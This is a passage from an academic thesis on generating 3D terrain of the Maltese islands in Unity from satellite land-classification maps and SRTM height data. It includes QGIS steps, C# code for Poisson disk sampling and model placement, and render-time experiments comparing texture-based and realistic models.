The next phase of the pipeline is using QGIS to generate a height map of the Maltese islands since specific web applications have a limit on how big the area of the .raw file is. The next few steps show how to do it using the duplicate files for phase 2.1 and a plugin called 'Open Topography'.

The first step is to generate a 'greyscale raster layer' with the above mentioned plugin.

- The 'DEM' of the 'Topography' plugin is set to 'SRTM 30M'.
- Use the Malta layer box to calculate from layer.
- Save the file to generate the first step of the height map.

The second step is to change the projection and clip the mask layer to make a perfect box using the previous Malta box.

- Generate a greyscale raster layer.
- Then clip raster by layer.
- Change projection to fit the project.
- Make sure the mask layer is set to the Malta box layer.

The last phase, 2.2 of the pipeline, is to change it to .raw format to be accepted in the game engine.

- The command prompt was used to change from .tif to .raw.
- The command prompt must be set to the file location.

```
C:\OSGeo4W64\bin\gdal_translate.exe -of ENVI -ot UInt16 <rast
```


- After changing the 'mask layer' input to the 'Malta box' used above.

3.4.4 Phase 4: Procedural Content Generation from real-world data

The prototype's PCG component is in the final stage. The height map from phase 2.2 and the land categorization map from phase 2.1 display when the game engine is launched and run. Lastly, the 3D models are implemented using the Poisson algorithm, which creates them on top of the regions.

Inserting height-map. The .raw file must first be inserted into the game engine, which adds the landscape using the 3D object menu. Second, when the import setting values are presented, choose the "import raw" option in the terrain settings and adjust the numbers to fit the code.

Figure 3.11: Height map settings



The last phase focuses on displaying the landscape information through the code using the data from the step above. One chunk would be sufficient to demonstrate it. A public variable requires the x and y resolution to drag and drop terrain data, so the 3.11 was set to specific values, as shown in the figure. The input matrix is rotated 90 degrees clockwise using the 'Rotate matrix' function to invert the height map. This is done by ensuring that all input faces are facing in the proper direction 3.11.

Listing 3.1: Adding height-map public variable and getting terrain data

```
1     public Terrain myHeightMap;
2     private float[,] newHeightMap;
3     public void Awake()
4     {
5         TerrainData tData = myHeightMap.terrainData;
6         int xResolution = tData.heightmapResolution;
7         int zResolution = tData.heightmapResolution;
8         newHeightMap = tData.GetHeights(0, 0, xResolution,
              zResolution);
9     }
10
11        static float[,] RotateMatrix(float[,] matrix, int n)
12    {
13        float[,] ret = new float[n, n];
14
15        for (int i = 0; i < n; ++i)
16        {
17            for (int j = 0; j < n; ++j)
18            {
19                ret[i, j] = matrix[n - j - 1, i];
20            }
21        }
22
23        return ret;
24    }
25
26    float[,] heightMap = RotateMatrix(newHeightMap, 513);
```

Loading land classification map as texture 2D. In order to be on top of the height map like in a virtual world, the first step is to load the land map using code from the game engine resource folder. Second, when the object has been loaded, a method called ”Texture2DToColor” accepts it as input and converts it to a 2D colour array by iterating through each of its pixels using a different method called ”Get pixel” and assigning them to the appropriate location in the new array.


Listing 3.2: Loading and setting up land classification map

```
1
2     Texture2D loadTexture;
3     Color[,] textureColors;
4     public void Awake()
5     {
6         loadTexture = Resources.Load("Boxed_OutputTIF_Colour") as
              Texture2D;
7         Color[,] textureColors_flipped = Texture2DToColor(
              loadTexture);
8
9         int rows = textureColors_flipped.GetLength(0);
10        int cols = textureColors_flipped.GetLength(1);
11        textureColors = new Color[rows,cols];
12        for (int i = 0; i < rows; i++)
13        {
14            for (int j = 0; j < cols; j++)
15            {
16                textureColors[i, j] = textureColors_flipped[i, cols
                      - 1 - j];
17            }
18        }
19    }
```

Finding pixel color of each region. To begin, add each region to the map generator object's 'regions' section as shown in the figure 3.12.

Second, because the games engine compressed the .tif format when converting it to "Texture 2D," each region's pixel configuration had to be done manually using "Debug.Logs," and the colour had to be converted to a string. As a result, it can be seen as follows in the code snippet 3.3. Additionally, the colour of the Debug.logs was determined using an online colour wheel, and the regions' "ref" regions were updated correspondingly.

Figure 3.12: Regions



Listing 3.3: Showing all pixels from texture 2D

```
1
2       Debug.Log("Biome: " + ((Color32)biomeColor).ToString());
3       Debug.Log("Region: " + ((Color32)regions[i].color).ToString());
```

The final step entails expanding the public variable 'vegetationPrefab' to allow more than one item. This is accomplished by switching to an array and randomizing the assets based on their quantity.


Listing 3.4: Changing variable to an array variable

```
1
2  [System.Serializable]
3  public struct TerrainType {
4      public string name;
5      public float height;
6      public float moisture;
7      public float minDistance;
8      public Color color;
9      public List<GameObject> vegetationPrefab;
10 }
11
12          void CreateVegetation() {
```

```
13                  vegetations.Add(Instantiate(sample.vegetationPrefab
                        [UnityEngine.Random.Range(0, sample.
                        vegetationPrefab.Count)], meshObject.transform.
                        position + new Vector3(posX, treeHeight, posZ),
                        Quaternion.identity, vegetationContainer.
                        transform));
14              }
15          }
```


Importing 3D assets Each one was put in its folder when importing assets since it is crucial to use the correct export settings to extract the textures and materials into the folder. Suppose the material or texture is not applied automatically. In that case, it must be allocated automatically and dragged and dropped into place under the instructions in the section titled 3.13.

Figure 3.13: Extracting materials and applying to model




Since the prototype needed to resemble the natural world as closely as possible, scaling was carried out within the game engine by adapting it to the model and the region specified in the section titled 3.14.

Figure 3.14: Scaling 3D models



In the 'vegetationPrefab' array variable, each model was placed in its designated zone after being scaled appropriately for that region 3.15.

Figure 3.15: 3D models placed inside appropriate regions



Poisson disk algorithm Using real-world data and almost real-time data, this program will link each phase and create a virtual environment. Before spawning any 3D models, a ”min distance” setting must be made to instruct the algorithm on how many points of that specific hue to produce. This is done as follows: 3.15. It will select a random place there and produce points with the shortest distances around it.

Listing 3.5: Poisson disk algorithm

```
1
2     public static List<Vector2> GeneratePoissonDiskSampling(int
          seed, int mapWidth, int mapHeight, int newPointsCount, float
           minDistance) {
3
4         if (minDistance <= 0) { // Empty list, no tree for this map
5             return new List<Vector2>();
6         }
7
8         System.Random prng = new System.Random(seed);
9
10
11        float cellSize = minDistance / Mathf.Sqrt(2f);
12
13        PoissonGrid grid = new PoissonGrid((int)Mathf.Ceil(mapWidth
              / cellSize) + 1, (int)Mathf.Ceil(mapHeight / cellSize)
             + 1, cellSize); // + 1 to have correct grid size
14
15        List<Vector2> samplePoints = new List<Vector2>();
16
17        // Used as a random queue
18        List<Vector2> processList = new List<Vector2>();
19
20        // Generate first point randomly
21        float firstPointX = ((float)prng.NextDouble()) * mapWidth;
22        float firstPointY = ((float)prng.NextDouble()) * mapHeight;
23        Vector2 firstPoint = new Vector2(firstPointX, firstPointY);
24
```

```
25          processList.Add(firstPoint);
26          samplePoints.Add(firstPoint);
27          grid.Add(firstPoint);
28
29          // List not empty
30          while (processList.Count != 0) {
31
32              int indexPop = prng.Next(0, processList.Count);
33
34              Vector2 point = processList[indexPop];
35              processList.RemoveAt(indexPop);
36
37              for (int i = 0; i < newPointsCount; i++) {
38
39                  Vector2 newPoint = GenerateRandomPointAround(point,
                        minDistance, prng);
40
41                  if (IsInside(mapWidth, mapHeight, newPoint) && !
                        grid.IsNeighbourClose(newPoint, minDistance)) {
42                      processList.Add(newPoint);
43                      samplePoints.Add(newPoint);
44                      grid.Add(newPoint);
45                  }
46
47              }
48
49          }
50
51          return samplePoints;
52      }
53
54          private static Vector2 GenerateRandomPointAround(Vector2
                point, float minDistance, System.Random prng) {
55
56          float r1 = (float)prng.NextDouble();
57          float r2 = (float)prng.NextDouble();
58
```

```
59          float radius = minDistance * (r1 + 1f);
60
61          float angle = 2f * Mathf.PI * r2;
62
63          float newX = point.x + radius * Mathf.Cos(angle);
64          float newY = point.y + radius * Mathf.Sin(angle);
65
66          return new Vector2(newX, newY);
67      }
```

The advantage of this method is that it can also determine whether points are too close or overlap. If they do, it will eliminate them if the following rules are broken.

Listing 3.6: Poisson disk algorithm points

```
1
2               public bool IsNeighbourClose(Vector2 newPoint, float
                    minDistance) {
3
4           // Retrieve cell coordinates in array
5           Vector2Int cellCoords = GetCellCoordinates(newPoint);
6
7           // Loop through neighbours cell
8           int minX = Mathf.Max(0, cellCoords.x - 2);
9           int maxX = Mathf.Min(gridWidth, cellCoords.x + 3);
10
11          int minY = Mathf.Max(0, cellCoords.y - 2);
12          int maxY = Mathf.Min(gridHeight, cellCoords.y + 3);
13
14          for (int x = minX; x < maxX; x++) {
15              for (int y = minY; y < maxY; y++) {
16
17                  if (grid[x, y] != null) { //There is something to
                        check
18
19                      if (grid[x, y].Distance(newPoint) < minDistance
```

```
                        ) {
20                          return true;
21                      }
22
23                  }
24
25              }
26          }
27
28          return false;
29      }
30
31          private static bool IsInside(float mapWidth, float
                mapHeight, Vector2 newPoint) {
32          return newPoint.x >= 0 && newPoint.x < mapWidth && newPoint
                .y >= 0 && newPoint.y < mapHeight;
33      }
```

Once the process is complete, the program will then instantiate the models by the points created from the areas given in the game engine.

Listing 3.7: Instantiating 3D models across all the points

```
1
2           if (((Color32)biomeColor).Equals((Color32)regions[i].color)
                )
3               {
4                   poissonDiskSamples.Add(new PoissonSampleData(
                        poissonDiskSamplesRegion[k], regions[i].
                        vegetationPrefab));
5               }
6
7           void CreateVegetation() {
8
9               int width = mapData.heightMap.GetLength(0);
10              int height = mapData.heightMap.GetLength(1);
11              Debug.Log(width);
```

```
12              float topLeftX = (width - 1) / -2f;
13              float topLeftZ = (height - 1) / 2f;
14
15              foreach (PoissonSampleData sample in mapData.
                    poissonDiskSamples) {
16                  float posX = topLeftX + sample.position.x;
17                  float treeHeight = mapData.heightCurve.Evaluate(
                        mapData.heightMap[(int)sample.position.x, (int)
                        sample.position.y]) * mapData.heightMultiplier;
18                  float posZ = topLeftZ - sample.position.y;
19                  vegetations.Add(Instantiate(sample.vegetationPrefab
                        [UnityEngine.Random.Range(0, sample.
                        vegetationPrefab.Count)], meshObject.transform.
                        position + new Vector3(posX, treeHeight, posZ),
                        Quaternion.identity, vegetationContainer.
                        transform));
20              }
21          }
```

3.5 Software and Hardware Setup

The founding elements of the developed prototype were based on the work by Nicolas Calvet [1]. Additionally, other programs, including the following, were used to support this particular project: In order to have the file as .raw to import into the game engine, a plugin was installed in QGIS version 3.22.16 for the land categorization map and the compilation of the height map of the Maltese islands. The 3D elements were created using Blender 3.4, and realistic textures were applied using addons from websites outside of Blender, including ”Polyhaven,” ”Sketchfab,” and ”textures.com,” as well as internal addons like ”blender-kit” and ”Thangs.” However, to open the project from GitHub, Unity 3D the game engine

[1] https://github.com/GrandPiaf/Biome-and-Vegetation-PCG

version 2021.3.11.1f was used, and the finished product of the others was used to create a large project. Last, the NVIDIA GeForce RTX 2060, the 12th Gen Intel Core i7-12700F, and 16GB of RAM were used locally to perform this project on a personal home computer.

3.6 Experiment Design

The testing phase of this prototype took a variety of strategy concepts into account. The primary independent variable, or more specifically, the ”Time to render” independent variable, was considered because it is the most prevalent one. Which will see how long the time is to render when other variables are changed.

Phase 1 of testing ”Time to render” involved the first experiment, which was to determine ”Time to render” how long it would take to load a specific area that is calculated to be a specific distance, for example, would be 5km, and only generate that area with 3D models, and compare it to the entirety of Malta and Gozo with the same 3D models, which are primarily texture base models.

Phase 2 of testing ’Time to render’, the second experiment was to calculate the ’Time to render’ by keeping the same 3D models for content generation but increasing the area by double, for example, to 10km and see if the ’Time to render’ is increased by double with the area or increased exponentially with the area size at hand.

The only 3D models used during the testing phases of the inquiry on the ”Time to render” variable was texture-based, which means they consisted of a straightforward yet realistic texture applied to a clear cube or any other procedure that made them as straightforward as 3D models could be. These were employed to ensure the best optimization for running the project.

Phase 3 of testing 'Time to render', the last experiment, employs two elements. One is the standard 'Time to render', the same as phases 1 and 2 but uses actual 3D models instead of texture-based models to see how it impacted the 'Time to render' variable and the PC optimization performance.

Chapter 4

Analysis of Results and Discussion

Following the technique, the PCG with the classification map prototype employed various built-up area sizes with realistic, texture-based models. The game engine's assessment panel was used to monitor a particular region with several 3D model kinds as part of the testing.

4.1 Quantitative Results and Analysis

This study section will present quantitative data and analyse and explain how the local PC's performance and the 'Time to Render' variable is affected by different 3D models and region sizes. Each result is compared to the others, and a graph is created to determine what kind of change there has been.

4.2 Overview of the Experimental Design

The game engine's profiler monitored the PCG prototype performance. The profiler provided in-depth information on what is most used when the project is running, which were the 'CPU Usage Module', 'GPU Usage Module', 'Render-

ings Module' and the 'Memory Module'. With these different modules, it can be seen how different area sizes with different 3D models affect the components of the PC, and externally, the 'Time to render' variable will be taken not within the game engine.

4.3 Experiment 1: Rendering Time for Texture-Based Buildings

4.3.1 Experimental Setup and Configuration

The PCG prototype was tested using various 3D models that may be seen in numerous built-up areas worldwide using the Unity Engine 3D. For this investigation, various model types were utilised. Texture-based models, which put less strain on the PC's performance, also affect the time it takes for a region to render when the game engine starts up fully. To optimise the density of a genuine built-up area, the number of 3D models that spawn on that selected area was set from "min distance" to "0.2". When the game engine generated the region being tested, the Time to render was calculated using the stopwatch software, an external Windows feature.

For this experiment, several areas from 1 km to 5 km with identical distances of 1000 m between them were considered. To make this work, the distance was measured using Google Maps' distance measurement feature, and the points were manually transferred to the precise location on the game engine-generated map. After that, local transform point values were transferred to the code, which will only spawn that specific area for testing. Up till every area was taken into account, these stages were repeated.

Listing 4.1: Different area sizes

```
1
2                   //1km
3                   if ((posX) > 93 && (posX) < 103 && (posZ) > -62 &&
                        (posZ) < -50)
4                   {
5                       vegetations.Add(Instantiate(sample.
                            vegetationPrefab[UnityEngine.Random.Range(0,
                             sample.vegetationPrefab.Count)], meshObject
                            .transform.position + new Vector3(posX,
                            treeHeight, posZ), Quaternion.identity,
                            vegetationContainer.transform));
6                   }
7
8                   //2km
9                   //if ((posX) > 93 && (posX) < 112 && (posZ) > -70
                        && (posZ) < -50)
10                  //{
11                  //    vegetations.Add(Instantiate(sample.
                        vegetationPrefab[UnityEngine.Random.Range(0,
                        sample.vegetationPrefab.Count)], meshObject.
                        transform.position + new Vector3(posX,
                        treeHeight, posZ), Quaternion.identity,
                        vegetationContainer.transform));
12                  //}
13
14                  //3km
15                  //if ((posX) > 102 && (posX) < 129 && (posZ) > -80
                        && (posZ) < -54)
16                  //{
17                  //    vegetations.Add(Instantiate(sample.
                        vegetationPrefab[UnityEngine.Random.Range(0,
                        sample.vegetationPrefab.Count)], meshObject.
                        transform.position + new Vector3(posX,
                        treeHeight, posZ), Quaternion.identity,
                        vegetationContainer.transform));
18                  //}
```

```
19
20                  //4km
21                  //if ((posX) > 102 && (posX) < 124 && (posZ) > -85
                        && (posZ) < -40)
22                  //{
23                  //    vegetations.Add(Instantiate(sample.
                        vegetationPrefab[UnityEngine.Random.Range(0,
                        sample.vegetationPrefab.Count)], meshObject.
                        transform.position + new Vector3(posX,
                        treeHeight, posZ), Quaternion.identity,
                        vegetationContainer.transform));
24                  //}
25
26                  //5km
27                  //if ((posX) > 118 && (posX) < 134 && (posZ) > -101
                         && (posZ) < -33)
28                  //{
29                  //    vegetations.Add(Instantiate(sample.
                        vegetationPrefab[UnityEngine.Random.Range(0,
                        sample.vegetationPrefab.Count)], meshObject.
                        transform.position + new Vector3(posX,
                        treeHeight, posZ), Quaternion.identity,
                        vegetationContainer.transform));
30                  //}
```

4.3.2 Results and Analysis for texture-based Models performance

The data below show how the performance of the CPU is still put under much strain while using 3D models with textures while maintaining the same minimum distance variable. For instance, if we look at the area from 1 km to 5 km, we can see that the amount of rendering that occurs after 1 km is already at the top and uses the most CPU. The 'other' portion of the CPU module also progressively increases after each test, indicating that additional consumption is

being accounted for in each area that has grown since the last test.

When the area is enlarged, the GPU is affected comparably. We can see that the Opaque, Shadows/Depth, and a minor amount of others, a collection of small processes, are the GPU modules utilised for the 1 km2 region. Each time the area is expanded for a test, the opaque model is decreased, and the Shadows/Depth and other modules will increase. This means that the GPU is utilised more frequently for each area increase.

This is another view to showcase how the CPU and GPU module increases the load for each module in the game engine profiler for each area.

The below figures represent the effects on memory for each area which increase every time it is increased from 1km up to 5km.

4.4 Experiment 2: Rendering Time for Realistic Models

4.4.1 Experimental Setup and Configuration

As shown in the figure below, realistic 3D models with much more information than the texture-based models were utilised for this experiment's second testing phase. These models were exported from Sketch-fab and represented 3D models of actual structures. The minimum distance variable and the same colour regions, for which the array's variables were replaced with precise 3D models, remained the same parameters throughout the operation. Finally, the time difference between each region was computed using the same areas.

4.4.2 Results and Analysis for Realistic based Models performance

The information shows how employing realistic, texturised 3D models affects CPU performance while keeping the minimum distance constant. The findings show that the CPU is significantly taxed by rendering operations as the area size rises from 1 km to 5 km. Notably, the CPU is already operating at a high load even at the 1 km point, and the demand grows with each new test.

Additionally, compared to the previous test, the analysis of CPU modules shows a steady increase in the ”other” section, indicating higher computing needs to be connected with each expanding region.

The growth of the region size similarly impacts the GPU performance. Opaque, Shadows/Depth, and a tiny part of others, representing little different operations, make up most of the GPU modules at play. The GPU mainly uses the Opaque module in the 1 km area. The area becomes more significant with each test, but the Opaque module shrinks while the Shadows/Depth and other modules experience growth. This trend shows that as the area size grows, the GPU will be used more frequently.

In conclusion, the results show that working with realistic 3D models with textures loads the CPU and GPU significantly as the area size increases.

This offers a different perspective that clearly illustrates how the CPU and GPU modules place a heavier burden on each module inside the game engine profiler across multiple locations.

The charts below illustrate the increasing influence on memory as the area increases steadily from 1 km to 5 km.

4.4.3 Overall Results and Analysis

Regarding the outcomes of the two previous stages, which dealt with various 3D model types and how they affected how long it took to render just a tiny portion of a scene. The Time of each location and the kinds of 3D models that were utilised are shown below:

The chart shows that the 'Time to render' for each 3D model progressively increases when each region is expanded by 1000 meters, but the trend is only linear in some areas. For the first three testing areas, some progress is seen for the texture-based models, with each Time rendered growing by one second. However, after the 4km region, the Time to render keeps rising significantly, indicating that the 'Time to render' does not remain linear beyond a certain amount.

The game engine profiler supplied statistics on each region, including the number of triangles and vertices in each area, which rose significantly on each test and while utilising various models. This was another aspect that affected the Time to render variables. The quantity in each location is shown in the table below.

	Area	**Triangles**	**Vertices**
Texture based models	1000m	1.1M	1.7M
	2000m	2.8M	5.2M
Realistic based models	1000m	2124.3M	1402.9M
	2000m	6620.9M	4399.6M

Table 4.1: Triangles and vertices for simple texture and realistic models

Notably, there is a significant difference between the two model types; additional research will clarify the precise impact on the PC's GPU and CPU. It is reasonable to assume that the rendering time for a particular region extends correspondingly as the number of triangles and vertices rises.

4.5 Experiment 3: Points density Experiment

4.5.1 Experimental Setup and Configuration

This experiment will consider the influence of density in the same built-up region on the generation time. Only actual models will be utilised for the experiment's setup because real-world elements are frequently employed in games and other projects. Keeping the same 1 km area was also chosen since it was less taxing on the computer and had a lower likelihood of errors. The only variable that will vary is the minimum distance from the densest to the least dense, and only '0.02' will be altered between each test to demonstrate how this might affect rendering Time.

Different density types have a significant impact on the same area. For instance, in the first test of min distance '0.18' and '0.2', the rendering time is over a minute, which is a long time for a user to wait, resulting in a significant performance issue when that area is loaded. Depending on how thick it is, the rendering speed varies along the test cases. This also affected the initial testing results, which measured the number of triangles and vertices.

4.6 Experiment 4: Effect of area size on render time

4.6.1 Experimental Setup and Configuration

For this experiment, which is quite similar to phases 1 and 2, only a few meters with orange—representing the built-up area of Malta—are used. Additionally, realistic buildings will be used for this experiment because they produce much

more favourable results for data extraction. Like in the other testing periods, no other colours will be utilised. The same technique for obtaining distances from Google Maps and the same minimum distance of ”0.2” was utilised. The multiple area sizes in world units of the game engine are depicted in the picture 4.2.

Listing 4.2: Different area sizes in meters

```
1
2                   //200m
3                   //if ((posX) > 119.43 && (posX) < 120.636 && (posZ)
                        > -70.259 && (posZ) < -68.88)
4                   //{
5                   //    vegetations.Add(Instantiate(sample.
                        vegetationPrefab[UnityEngine.Random.Range(0,
                        sample.vegetationPrefab.Count)], meshObject.
                        transform.position + new Vector3(posX,
                        treeHeight, posZ), Quaternion.identity,
                        vegetationContainer.transform));
6                   //}
7
8                   //600m
9                   //if ((posX) > 118.9 && (posX) < 124.18 && (posZ) >
                        -76 && (posZ) < -70.72)
10                  //{
11                  //    vegetations.Add(Instantiate(sample.
                        vegetationPrefab[UnityEngine.Random.Range(0,
                        sample.vegetationPrefab.Count)], meshObject.
                        transform.position + new Vector3(posX,
                        treeHeight, posZ), Quaternion.identity,
                        vegetationContainer.transform));
12                  //}
13
14                  //1000m
15                  //if ((posX) > 119.43 && (posX) < 124.315 && (posZ)
                        > -80.24 && (posZ) < -68.88)
16                  //{
```

```
17                  //    vegetations.Add(Instantiate(sample.
                        vegetationPrefab[UnityEngine.Random.Range(0,
                        sample.vegetationPrefab.Count)], meshObject.
                        transform.position + new Vector3(posX,
                        treeHeight, posZ), Quaternion.identity,
                        vegetationContainer.transform));
18                  //}
19
20                  //1400m
21                  //if ((posX) > 119.43 && (posX) < 128.51 && (posZ)
                        > -81.97 && (posZ) < -68.88)
22                  //{
23                  //    vegetations.Add(Instantiate(sample.
                        vegetationPrefab[UnityEngine.Random.Range(0,
                        sample.vegetationPrefab.Count)],  meshObject.
                        transform.position + new Vector3(posX,
                        treeHeight, posZ), Quaternion.identity,
                        vegetationContainer.transform));
24                  //}
```

4.6.2 Results and Analysis

As an end result of this phase, the data collected show that when only one area is represented by one colour, the significance in the Time to render variable is seen in the figure below. The results show a linear progression relationship when only using one colour, orange, and also incriminating the area testing size by 200 meters until reaching the 1400 meter mark.

4.7 Interpretation of experiment results and general discussion

An experimental PCG (Procedural Content Generation) prototype utilising the Unity Engine 3D was used to examine the effects of various variables on rendering Time. The performances of realistic models and texture-based models, as well as the impact of point density inside a built-up zone, were the two primary focuses of the tests. It is clear that as the area size expanded, using realistic 3D models with textures put a heavy burden on the CPU and GPU. More significant regions resulted in longer ”Time to render” times for each model type, albeit the trend was not strictly linear. The number of triangles and vertices in each region also influenced the rendering time.

Overall, these tests shed light on how various 3D model types, area sizes, and point densities affect performance inside a built-up environment. The results highlight the need to control resource-intensive jobs and improve rendering processes to guarantee lag-free performance in PCG apps and games.

4.7.1 Comparison with other studies

The ability to test or add more 3D models were constrained due to memory issues caused by high-density areas and an increase in the area.(Dam, Duarte and Raposo, Oct 2019) Put out the concept of dynamically loading the area the player is currently in with a specified range that he can see in full resolution. In contrast, neighbouring tiles are loaded at their bare minimum to keep. Additionally, the terrain was created according to the player’s position and only what he could see, significantly improving the game’s performance, according to [29]. This was determined to be the best technique to guarantee the best performance, accuracy, and flexibility to make it more realistic.

4.7.2 Limitations and Challenges Encountered

The first issue was that Malta only has partially built areas, so other areas were getting in the way of testing the 4 and 5 km areas, resulting in inaccurate data being presented. Other regions were filled with buildings to ensure each area's best "Time to render" Time. Figure 4.27 illustrates our approach to the preceding problem:

The prototype was allowed to generate for each explored region until it was finished, and it only obtained the final frame, even though the unity profiler provides the ability to choose any frame to obtain data on that specific frame. For experiments 1 and 2, this data extraction technique was employed.

The game engine can run the 5km area, but when it came to Time to show the final product of the 5km area, there was no memory left to show it. This issue was discovered during the second round of testing regarding the min distance variable for the 5km region. The minimum value that the game engine and the PC could support in order for it to operate was set for the variable min distance to be '0.21'. However, because fewer structures were created, this also caused the "Time to render variable" to be more accurate. This is seen in the figure's low time 4.24.

An ongoing problem recurred during the third testing session and was comparable to the first. The choice was taken to limit the testing to a 1km radius to reduce the minimum distance. The 'Time to render' variable did not consistently work during each iteration, preventing the achievement of precise results. Therefore, the time aspect may have been improved even more.

When the prototype displayed apparent memory-related issues, there were certain restrictions on extracting memory data, GPU, and CPU information. However, the recorded data displayed in tables and graphs were successfully taken and exam-

ined. It is important to note that photographic evidence was still used in Experiment 2, which featured realistic models to illustrate the differences between various places visually.

Figure 4.1: How Texture-based models affect GPU and CPU performance 1km




Figure 4.2: How Texture-based models affect GPU and CPU performance 2km




Figure 4.3: How Texture-based models affect GPU and CPU performance 3km




Figure 4.4: How Texture-based models affect GPU and CPU performance 4km




Figure 4.5: How Texture-based models affect GPU and CPU performance 5km




Figure 4.6: Texture-based models GPU and CPU performance Graph




Figure 4.7: How Texture-based models affect memory usage 1km




Figure 4.8: How Texture-based models affect memory usage 2km




Figure 4.9: How Texture-based models affect memory usage 3km

Figure 4.10: How Texture based models affect memory usage 4km




Figure 4.11: How Texture-based models affect memory usage 5km




Figure 4.12: Triangle's and vertices comparison




Figure 4.13: How Realistic based models affect GPU and CPU performance 1km




Figure 4.14: How Realistic based models affect GPU and CPU performance 2km




Figure 4.15: How Realistic based models affect GPU and CPU performance 3km




Figure 4.16: How Realistic based models affect GPU and CPU performance 4km




Figure 4.17: How Realistic based models affect GPU and CPU performance 5km




Figure 4.18: Realistic-based models GPU and CPU performance Graph




Figure 4.19: How Texture-based models affect memory usage 1km




Figure 4.20: How Texture-based models affect memory usage 2km




Figure 4.21: How Texture-based models affect memory usage 3km




Figure 4.22: How Texture based models affect memory usage 4km




Figure 4.23: How Texture-based models affect memory usage 5km




Figure 4.24: Texture-based models vs Realistic models (Time to render)




Figure 4.25: Density experiment




Figure 4.26: The impact of smaller area sizes for rendering





Figure 4.27: Challenge 1 solution



Chapter 5

Conclusions and Recommendations

The summary of conclusions that follows offers the essential findings and links them to the basic premise and research questions based on the discussion that came before it. The paper also discusses its shortcomings and offers suggestions for further investigation.

5.0.1 Summary of Key Findings

The quantitative research methods will be showcased as the main findings to address the first research question, which was answered through the research and mainly the methodology. Using satellite MSI imagery helped to uncover findings that a land classification map can be generated accurately when applying a classification algorithm. The procedure entailed gathering satellite MSI data from many spectral bands, which provided details on various topographical features and traits. To identify and assign various land classes to particular areas on the map, these spectral bands were analyzed using an image classification technique, such as supervised or unsupervised. The findings showed that satellite MSI imagery is a valuable tool for creating accurate and precise maps of land categorization, offering vital information for various applications, such as environmental monitoring, urban planning, and natural resource management. In conclusion, the overview of significant findings is consistent with the study questions and the hypothesis,

attesting to the effectiveness of using satellite MSI imagery for land categorization mapping and highlighting its implications for producing realistic 3D content. The exact procedures and approaches used to study these areas of interest further will be covered in detail in the following sections of the research outline. Another main finding utilising a land categorisation map was created using satellite MSI images and served as a crucial input for creating realistic topography. The parameters for 3D procedurally produced models' optimal accuracy and performance were thoroughly investigated using the satellite classification map. The results showed that the map of land categorisation supplied significant data for defining the features and characteristics of the terrain, enabling the creation of realistic landscapes. The procedural content generation method accurately portrayed different land types, such as woods, water bodies, urban areas, and agricultural fields, thanks to the integration of the categorisation map. These results demonstrate the usefulness of land classification maps in producing realistic and aesthetically engaging terrains, improving the realism of virtual environments, and supporting various industries like urban planning, environmental simulation, and gaming. Hence, the information above addresses the second research question, which primarily aims to investigate how a land classification map can be Incorporated into generating realistic terrain using the multiple classes generated by the classification algorithm. The third research objective, which aimed to compare the accuracy and performance of realistic-based 3D models versus texture-based 3D models, was addressed through quantitative testing. The results indicate that the utilization of realistic 3D models results in a notable increase in CPU and GPU resource usage, as well as longer rendering time, compared to texture-based models. Furthermore, similar findings were analyzed, and it was observed that reducing the area to a few meters led to an improvement in rendering time while using the same realistic models.

Implications of the Results The findings of this study have two distinct implications. First, the results show how satellite MSI data may be used to create maps that classify different types of terrain. This study shows that it is possible

to classify land using remote sensing data, which significantly impacts various industries, including urban planning, environmental monitoring, and land management.

The study also shows how realistic landscapes may be created using land categorization maps. It is now feasible to create 3D procedurally generated models that correctly depict the landscape by utilizing the data obtained from the satellite classification map. This has ramifications for various applications, including virtual reality, the creation of video games, and simulation settings where a genuine user experience depends on realistic terrain.

Additionally, the research uses a satellite classification map to determine the optimum settings for improving accuracy and performance while creating 3D procedural material. These results help create effective and efficient procedures for creating high-quality 3D models using data on land categorization. This can boost the quality and realism of the created models and the efficiency of content development operations.

Overall, our findings highlight the potential of satellite MSI imagery and land categorization maps in various fields and offer helpful tips for improving precision and efficiency in 3D content development. This study advances remote sensing methods and the practical uses of such methods in creating accurate terrain models. Recommendations for Future Work This prototype, which may be further developed, can be used for various projects, from entertainment to practical applications, and can serve numerous functions. (Raposo, Dam, Duarte, Oct. 2019) Mentions that the area being created should be divided into numerous smaller tiles to decrease CPU and GPU demand and be able to adjust it at any range to show what is only needed in order to get the best results owing to the high demands of realism. As the author dubbed it, this ”dynamic loading” method cut the RAM consumption from 13GB to 7GB and cut the loading time by 1500%. The testing from Experiment 4 may be utilized in conjunction with the testing

from the previous chapter, making it the ideal use for the approach indicated. Additional enhancements might be made by adding a player model that moves quickly around the Maltese islands, makes it more interactive, and loads all assets rather than just those in specific locations without sacrificing performance or accuracy.

References

[1] Thomas J Rose and Anastasios G Bakaoukas. Algorithms and approaches for procedural terrain generation-a brief review of current techniques. In *2016 8th International Conference on Games and Virtual Worlds for Serious Applications (VS-GAMES)*, pages 1–2. IEEE, 2016.

[2] Peter Dam, Fernanda Duarte, and Alberto Raposo. Terrain generation based on real world locations for military training and simulation. In *2019 18th Brazilian Symposium on Computer Games and Digital Entertainment (SBGames)*, pages 173–181, 2019.

[3] Abdul Latif, Megat F Zuhairi, Fazal Qudus Khan, Princy Randhawa, and Akshet Patel. A critical evaluation of procedural content generation approaches for digital twins. *Journal of Sensors*, 2022, 2022.

[4] Georg Volkmar, Dmitry Alexandrovsky, Asmus Eike Eilks, Dirk Queck, Marc Herrlich, and Rainer Malaka. Effects of pcg on creativity in playful city-building environments in vr. *Proceedings of the ACM on Human-Computer Interaction*, 6(CHI PLAY):1–20, 2022.

[5] Nur Muhammad Husnul Habib Yahya, Hadziq Fabroyir, Darlis Herumurti, Imam Kuswardayan, and Siska Arifiani. Dungeon's room generation using cellular automata and poisson disk sampling in roguelike game. In *2021 13th International Conference on Information & Communication Technology and System (ICTS)*, pages 29–34. IEEE, 2021.

[6] Roland Fischer, Philipp Dittmann, René Weller, and Gabriel Zachmann. Procedural generation of multi-biome landscapes.

[7] Nayyer Saleem, Md Enamul Huq, Nana Yaw Danquah Twumasi, Akib Javed, and Asif Sajjad. Parameters derived from and/or used with digital elevation models (dems) for landslide susceptibility mapping and landslide risk assessment: a review. *ISPRS International Journal of Geo-Information*, 8(12):545, 2019.

[8] Peter L Guth, Adriaan Van Niekerk, Carlos H Grohmann, Jan-Peter Muller, Laurence Hawker, Igor V Florinsky, Dean Gesch, Hannes I Reuter, Virginia Herrera-Cruz, Serge Riazanoff, et al. Digital elevation models: terminology and definitions. *Remote Sensing*, 13(18):3581, 2021.

